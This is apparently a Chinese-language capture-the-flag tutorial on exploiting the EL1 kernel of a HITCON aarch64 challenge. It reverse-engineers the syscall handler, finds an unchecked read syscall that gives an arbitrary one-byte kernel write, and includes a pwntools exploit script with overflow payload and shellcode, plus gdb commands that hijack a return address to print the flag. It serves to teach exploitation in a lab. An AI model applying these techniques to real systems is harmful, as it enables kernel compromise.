EL1：EL1漏洞挖掘：代码总览




手动识别内核空间的函数，最后代码所在位置如图中蓝色部分

1. 在内核空间开始处0xffffffffc0000000有一个函数
2. 在0xffffffffc0008000处开始出现大量函数

```
kernel:FFFFFFFFC0000FF0 1F 20 03 D5                 NOP
kernel:FFFFFFFFC0000FF4 1F 20 03 D5                 NOP
kernel:FFFFFFFFC0000FF8 1F 20 03 D5                 NOP
kernel:FFFFFFFFC0000FFC 1F 20 03 D5                 NOP
kernel:FFFFFFFFC0000FFC                 ; ---------------------------------------
kernel:FFFFFFFFC0001000 03              unk_FFFFFFFFC0001000 DCB     3
kernel:FFFFFFFFC0001001 20                           DCB 0x20
kernel:FFFFFFFFC0001002 00                           DCB     0
kernel:FFFFFFFFC0001003 00                           DCB     0


kernel:FFFFFFFFC0007FFE 00                         DCB     0
kernel:FFFFFFFFC0007FFF 00                         DCB     0
kernel:FFFFFFFFC0008000
kernel:FFFFFFFFC0008000                 ; =============== S U B R O U T I N E ===
kernel:FFFFFFFFC0008000
kernel:FFFFFFFFC0008000                 ; Attributes: noreturn
kernel:FFFFFFFFC0008000
kernel:FFFFFFFFC0008000                 sub_FFFFFFFFC0008000
kernel:FFFFFFFFC0008000 00 00 01 10                ADR             X0, unk_
kernel:FFFFFFFFC0008004 00 C0 18 D5                MSR             #0, c12,
kernel:FFFFFFFFC0008008 DF 3F 03 D5                ISB
kernel:FFFFFFFFC000800C E0 01 00 58                LDR             X0, =0xF
```

EL1：EL1漏洞挖掘：代码总览



一包茶，一根烟，一个内核看一天

其实就是一个个函数往下看

能看懂的改改名
看不懂的根据函数特征改改名

总共就50-60个函数
看一个小时怎么也能看明白点啥

给20分钟大家自己看看，并解决其他问题

EL1：EL1漏洞挖掘：系统调用

内核的最大的攻击面：系统调用！！！ sub_FFFFFFFFC0008BA8 系统调用处理，怎么发现的？猜的！

EL1：EL1漏洞挖掘：系统调用：猜测依据

sub_FFFFFFFFC0008BA8的switch case可与ELF中系统调用号对应：

```
.text:0000000000401B50 read                                    ; CODE XREF: getchar+14↑p
.text:0000000000401B50                 MOV             X8, #0x3F ; '?' ; Rd = Op2
.text:0000000000401B54                 SVC             0       ; Supervisor Call
.text:0000000000401B58                 RET                     ; Return from Subroutine

.text:0000000000401B44 write                                   ; CODE XREF: putchar+18↑p
.text:0000000000401B44                 MOV             X8, #0x40 ; '@' ; Rd = Op2
.text:0000000000401B48                 SVC             0       ; Supervisor Call
.text:0000000000401B4C                 RET                     ; Return from Subroutine

.text:0000000000401B38 exit                                    ; CODE XREF: _start+10↑p
.text:0000000000401B38                                         ; load_trustlet+D8↑p ...
.text:0000000000401B38                 MOV             X8, #0x5D ; ']' ; Rd = Op2
.text:0000000000401B3C                 SVC             0       ; Supervisor Call
.text:0000000000401B40                 RET                     ; Return from Subroutine

.text:0000000000401B5C mmap                                    ; CODE XREF: load_trustlet+38↑p
.text:0000000000401B5C                                         ; load_trustlet+8C↑p ...
.text:0000000000401B5C                 MOV             X8, #0xDE ; Rd = Op2
.text:0000000000401B60                 SVC             0       ; Supervisor Call
.text:0000000000401B64                 RET                     ; Return from Subroutine

.text:0000000000401B68 mprotect
.text:0000000000401B68                 MOV             X8, #0xE2 ; Rd = Op2
.text:0000000000401B6C                 SVC             0       ; Supervisor Call
.text:0000000000401B70                 RET                     ; Return from Subroutine
```


ELF中的系统调用号

```
34  switch ( v5 )
35  {
36    case 0x3Fi64:
37      if ( v4 )
38      {
39        v6 = sub_FFFFFFFFC0009AD8();
40        if ( (v6 & 0x80000000) != 0 )
41        {
42          v4 = -1i64;
43        }
44        else
45        {
46          *(_BYTE *)v3 = v6;
47          v4 = 1i64;
48        }
49      }
50      break;
51    case 0x40i64:
52      for ( i = 0i64; i < v4; ++i )
53        sub_FFFFFFFFC0009AA4(*(unsigned __int8 *)(i +
54      break;
55    case 0x5Di64:
56      sub_FFFFFFFFC00091B0();
57    case 0xDEi64:
82    case 0xE2i64:
83      v16 = (v3 + 4095) & 0xFFFFFFFFFFFFF000ui64;
84      if ( (v2 & 0xFFF) != 0 )
85      {
86        v4 = -1i64;
87      }
```

sub_FFFFFFFFC0008BA8的switch case

EL1：EL1漏洞挖掘：系统调用：SVC原理：中断

有了**中断机制**以后，CPU会“飞”了



图片来自：张银奎《在调试器下理解ARMv8》网课

EL1：EL1漏洞挖掘：系统调用：SVC原理：VBAR


VBAR：Vector Base Address Register

https://developer.arm.com/documentation/ddi0595/2021-09/AArch64-Registers/VBAR-EL1--Vector-Base-Address-Register--EL1-
https://developer.arm.com/documentation/ddi0595/2021-09/AArch64-Registers/VBAR-EL2--Vector-Base-Address-Register--EL2-
https://developer.arm.com/documentation/ddi0595/2021-09/AArch64-Registers/VBAR-EL3--Vector-Base-Address-Register--EL3-

系统有那么多异常，不同的异常有可以将处理器状态迁移到不同的exception level中，如何组织这些exception handler呢？第一阶是各个exception level的Vector Base Address Register (VBAR)寄存器，该寄存器保存了各个exception level的异常向量表的基地址。该寄存器有三个，分别是VBAR_EL1，VBAR_EL2，VBAR_EL3。

具体的exception handler是通过vector base address ＋ offset得到，offset的定义如下表所示：

exception level迁移情况	Synchronous exception的offset值	IRQ和vIRQ exception的offset值	FIQ和vFIQ exception的offset值	SError和vSError exception的offset值
同级exception level迁移，使用SP_EL0。例如EL1迁移到EL1	0x000	0x080	0x100	0x180
同级exception level迁移，使用SP_ELx。例如EL1迁移到EL1	0x200	0x280	0x300	0x380
ELx迁移到ELy，其中y>x并且ELx处于AArch64状态	0x400	0x480	0x500	0x580
ELx迁移到ELy，其中y>x并且ELx处于AArch32状态	0x600	0x680	0x700	0x780



ARM64的启动过程之（六）：异常向量表的设定
https://blog.csdn.net/zdy0_2004/article/details/50018877

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

EL1：EL1漏洞挖掘：系统调用：函数修正


sub_FFFFFFFFC0008BA8函数可能中出现橙色的v6：


1. 详细查看v6的存储位置为w0寄存器（x0寄存器低32bit）
2. 所以v6应该来自之前函数的返回值
3. 故按Y键修改sub_FFFFFFFFC0009AD8的返回类型为int，如下

```
32  switch ( v5 )
33  {
34    case 63i64:
35      if ( v4 )
36      {
37        sub_FFFFFFFFC0009AD8();
38        if ( (v6 & 0x80000000) != 0 )
39        {
40          v4 = -1
41        }
42        else
```

VALUE MAY BE UNDEFINED; int v6; // w0

```
30  v4 = a1[2];
31  v5 = a1[8];
32  switch ( v5 )
33  {
34    case 63i64:
35      if ( v4 )
36      {
37        sub_FFFFFFFFC0009AD8();
38        if ( (v6 & 0x80000000) != 0 )
39        {
```






```
32  switch ( v5 )
33  {
34    case 63i64:
35      if ( v4 )
36      {
37        v6 = sub_FFFFFFFFC0009AD8();
38        if ( (v6 & 0x80000000) != 0 )
39        {
40          v4 = -1i64;
41        }
42        else
43        {
44          *(_BYTE *)v3 = v6;
45          v4 = 1i64;
46        }
47      }
48      break;
49    case 64i64:
```

EL1：EL1漏洞挖掘：系统调用：read

漏洞在此：read系统调用内存地址没有检查，任意地址写一个字节

```
29  v3 = a1[1];
30  v4 = a1[2];
31  v5 = a1[8];
32  switch ( v5 )
33  {
34    case 63i64:
35      if ( v4 )
36      {
37        v6 = kernel_sys_read_byte();
38        if ( (v6 & 0x80000000) != 0 )
39        {
40          v4 = -1i64;
41        }
42        else
43        {
44          *(_BYTE *)v3 = v6;
45          v4 = 1i64;
46        }
47      }
48      break;
```

v3 目标地址
v4 读入长度
v6 读入的值

EL1：EL1漏洞挖掘：系统调用：read：漏洞验证：思路

```
1 ssize_t __fastcall read(int a1, void *a2, size_t a3)
2 {
3   return linux_eabi_syscall(__NR_read, a1, a2, a3);
4 }
```

```
0x3F; enum MACRO___NR
```

```
.text:0000000000401B50 ; ssize_t __fastcall read(int, void *, size_t)
.text:0000000000401B50                 EXPORT read
.text:0000000000401B50 read                                    ; CODE XREF: getchar+14↑p
.text:0000000000401B50                 MOV             X8, #0x3F ; '?'
.text:0000000000401B54                 SVC             0
.text:0000000000401B58                 RET
```

```
→ find_el1 git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 21307
[*] Swi
NOTICE
INFO:
INFO:
NOTICE
NOTICE
INFO:
INFO:
INFO:
INFO:
INFO:
VERBOSE
VERBOSE
VERBOSE
```

```
gdb-multiarch -x ./gdb.c
File  Edit  View  Search  Terminal  Help
X27  0x0
X28  0x0
X29  0x7fff7fffff70 —▸ 0x7fff7fffff90 —▸ 0x7fff7fffffb0 —▸
*SP  0xffffffffc001a020 ◂— 0x0
*PC  0xffffffffc000a404 ◂— b        #0xffffffffc000a80c /* 0
[ DISASM ]
► 0xffffffffc000a404    b       #0xffffffffc000a80c
  ↓
  0xffffffffc000a80c    bl      #0xffffffffc00090b0
  ↓
  0xffffffffc00090b0    stp     x0, x1, [sp]
  0xffffffffc00090b4    stp     x2, x3, [sp, #0x10]
  0xffffffffc00090b8    stp     x4, x5, [sp, #0x20]
```

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

1. 先通过之前的调试找一个看起来可写的内核地址
2. 比如这里找到了栈空间0xffffffffc001a020
3. 然后用el0的shellcode使用read系统调用传入这个地址
4. shellcode大致如下：

```
ldr x1, =0xffffffffc001a020
mov x2, 1
mov x8, 0x3f
svc 0
```

EL1：EL1漏洞挖掘：系统调用：read：漏洞验证：成功！

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7fefffffd008

shellcode = asm('''
ldr x1, =0xffffffffc001a020
mov x2, 1
mov x8, 0x3f
svc 0
''')

assert( b"\x0a" not in shellcode)
assert( b"\x0b" not in shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

io.sendline(b"\x22")
io.interactive()
```

```
set architecture aarch64
target remote :1234
b * 0x7fefffffd008
c
b * 0xffffffffc0008C34
c
```

将断点打在0xffffffffc0008C34
即写完内存之后，观察栈内存：

```
46              *(_BYTE *)v3 = v6;
47              v4 = 1i64;
48          }
00008C34 sub_FFFFFFFFC0008BA8:47 (FFFFFFFFC0008C34)
```

```
[ DISASM ]
► 0xffffffffc0008c34    movz    x21, #0x1
  0xffffffffc0008c38    b       #0xffffffffc0008c54          <0xffffffffc0008c54>
   ↓
  0xffffffffc0008c54    str     x21, [x19]
  0xffffffffc0008c58    ldp     x21, x22, [x29, #0x20]
  0xffffffffc0008c5c    ldr     x24, [x29, #0x38]
  0xffffffffc0008c60    ldr     x19, [sp, #0x10]
  0xffffffffc0008c64    ldp     x29, x30, [sp], #0x50
  0xffffffffc0008c68    ret
   ↓
  0xffffffffc000a830    bl      #0xffffffffc000914c          <0xffffffffc000914c>
   ↓
  0xffffffffc000914c    mov     x17, sp
  0xffffffffc0009150    msr     spsel, #1
[ STACK ]
00:0000| x29 sp 0xffffffffc0019bb0 —▸ 0x7fff7fffffa0 —▸ 0x7fff7fffffd0 —▸ 0x7fff7ffffff0 ◂— 0x0
01:0008|       0xffffffffc0019bb8 —▸ 0xffffffffc000a830 ◂— bl     #0xffffffffc000914c /* 0x97fffa47
*/
02:0010|       0xffffffffc0019bc0 —▸ 0x401d40 ◂— 0x6425 /* '%d' */
03:0018|       0xffffffffc0019bc8 ◂— 0x0
... ↓          4 skipped
[ BACKTRACE ]
► f 0 0xffffffffc0008c34

pwndbg> x /8bx 0xffffffffc001a020
0xffffffffc001a020:     0x22    0xd0    0xff    0xff    0xfe    0x7f    0x00    0x00
```

尝试直接写内核代码段，不可写

exp: /el1/read_vul_test/exp.py
gdb:/el1/read_vul_test/gdb.cmd

EL1：EL1漏洞挖掘：系统调用：read：路径讨论

漏洞存在于内核对read这个系统调用的处理过程中，我们现在是用shellcode在用户态read调用到内核的read漏洞。
那可不可以不用shellcode，直接用cmdtb[cmd](buf, idx, v0); 完成任意read呢？？？

```
1  void __cdecl run()
2  {
3    __int64 v0; // x2
4    int idx; // [xsp+28h] [xbp+28h] BYREF
5    int cmd; // [xsp+2Ch] [xbp+2Ch] BYREF
6
7    printf("cmd> ");
8    scanf("%d", &cmd);
9    printf("index: ");
10   scanf("%d", &idx);
11   if ( cmd == 1 )
12   {
13     printf("key: ");
14     scanf("%s", buf);
15     v0 = (unsigned int)strlen(buf);
16   }
17   else
18   {
19     v0 = 0LL;
20   }
21   cmdtb[cmd](buf, idx, v0);
22 }
```

```
int idx; // [xsp+28h] [xbp+28h] BYREF
```

本想用cmdtb[cmd](buf, **idx**, v0); 直接调read，不用shellcode
但发现**第二个参数是32位**的，不满足read漏洞利用的要求，
即**第二个参数需要是64位**的**内核空间的地址**，所以**无法利用**。

```
ssize_t
read(int fildes, void *buf, size_t nbyte);
```

EL1子任务4：EL1漏洞利用

EL1：EL1漏洞利用：问？

内核内存空间任意地址写：

1.有没有flag函数？
2.打哪的间接跳转？（函数指针还是栈返回地址？）
3.一次只能写一个字节，怎么处理？

EL1：EL1漏洞利用：答：flag函数


存在flag函数，位于0xffffffffc0008408

```
1  __int64 kernel_read_flag()
2  {
3    __int128 v0; // q0
4    __int128 v1; // q1
5    __int128 v2; // q2
6    __int128 v3; // q3
7    __int128 v4; // q4
8    __int128 v5; // q5
9    __int128 v6; // q6
10   __int128 v7; // q7
11   int v9[8]; // [xsp+18h] [xbp+18h] BYREF
12   char v10; // [xsp+38h] [xbp+38h]
13
14   kernel_get_flag(v9);
15   v10 = 0;
16   return kernel_printk((__int64)"Flag (EL1): %s\n", v0, v1, v2, v3, v4, v5, v6, v7);
17 }
```

000B8408 kernel_read_flag:1 (FFFFFFFC00008408)

EL1：EL1漏洞利用：答：返回地址

打间接跳转：最常规的打法，用户态Pwn诸多攻击思路的本质



可在IDA-View的界面上，搜索text，没有找到blr指令，
意味着不存在函数指针调用，所以只有**返回地址！**

EL1：EL1漏洞利用：答：单字节写返回地址


按照以上的思路：返回地址 + 单字节写

方案走向了必然：最后劫持只有一个字节的机会写返回地址

EL1：EL1漏洞利用：找可劫持的返回地址

先不考虑写单字节的问题，先找可劫持的返回地址：

1. 将断点打在进入系统调用处理函数sub_FFFFFFFFC0008BA8中任意位置即可，如0xFFFFFFFFC0008BE0
2. 等断下后观察栈上像返回地址的内存（指向内核代码的指针）
3. 比如位于栈空间0xffffffffc0019bb8的0xffffffffc000a830就非常像
4. 尝试将此内存改成flag函数地址：set *(long long *)0xffffffffc0019bb8=0xffffffffc0008408
5. 然后继续执行，即可发现程序不停的打印flag2，故0xffffffffc0019bb8就是我们要寻找的关键位置




```
1  set architecture aarch64
2  target remote :1234
3  b * 0xFFFFFFFFC0008BE0
4  c
5  set *(long long *)0xffffffffc0019bb8=0xffffffffc0008408
6  c
```

```
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
```

exp: /el1/hijack_test/exp.py
gdb:/el1/hijack_test/gdb_one.cmd

EL1：EL1漏洞利用：ARMv8栈溢出特色：回不去的函数

```
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
Flag (EL1): hitcon{this is flag 2 for EL1}
